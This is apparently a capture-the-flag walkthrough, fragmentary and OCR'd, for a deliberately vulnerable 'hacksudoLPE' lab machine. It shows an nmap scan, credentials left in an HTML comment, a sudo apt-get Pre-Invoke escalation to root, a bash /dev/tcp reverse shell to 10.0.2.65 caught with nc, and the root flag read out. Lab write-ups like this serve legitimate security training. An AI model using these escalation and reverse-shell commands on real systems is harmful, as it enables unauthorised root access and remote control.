



```
❯ cat objetive -l python
File: objetive
# Nmap 7.95 scan initiated Thu Mar 20 21:44:42 2025 as: /usr/lib/nmap/nmap --privileged -sCV -
Nmap scan report for 10.0.2.71
Host is up (0.00018s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 2a:ad:52:59:dc:7f:b0:e3:5b:47:36:d2:e7:1d:1a:5a (RSA)
|   256 d6:3f:d5:8e:fe:10:f5:bc:2c:a8:53:3b:78:ec:30:4e (ECDSA)
|_  256 b5:1e:df:2d:3f:3f:c6:f9:ca:37:a7:dc:8c:ba:c2:fa (ED25519)
80/tcp   open  http     Apache httpd 2.4.38 ((Debian))
| http-title: Sign in
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.38 (Debian)
4200/tcp open  ssl/http ShellInABox
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=debian
| Not valid before: 2021-05-01T13:03:08
|_Not valid after:  2041-04-26T13:03:08
|_http-title: Shell In A Box
MAC Address: 08:00:27:D6:51:E1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Mar 20 21:45:08 2025 -- 1 IP address (1 host up) scanned in 25.83 seconds
```


```
<!-- jQuery (necessary for Boot
<script src="https://ajax.googl
<!-- Include all compiled plugi
<script src="js/bootstrap.min.j
<!--<font color='white'>
<h3>Username : admin</h3>
<h3>Password : hacksudo</h3>
</font>--!>
<marquee><h3 align="center" sty
</body>
```











(c) When the shell exits the `update` command is actually executed.

```
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
```

```
hacksudoLPE login: user1
Password:
Last login: Sun May 16 04:16:42 EDT 2021 from 192.168.1.4 on pts/3
Linux hacksudoLPE 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user1@hacksudoLPE:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
user1@hacksudoLPE:~$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# bash -c 'bash -i >& /dev/tcp/10.0.2.65/1234 0>&1'
```

```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.71] 47776
root@hacksudoLPE:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
root@hacksudoLPE:/tmp#

root@hacksudoLPE:/tmp# whoami
whoami
root
```

```
root@hacksudoLPE:/# cd root
cd root
root@hacksudoLPE:~# ls
ls
root.txt
root@hacksudoLPE:~# cat ro
cat root.txt
viluhacker
```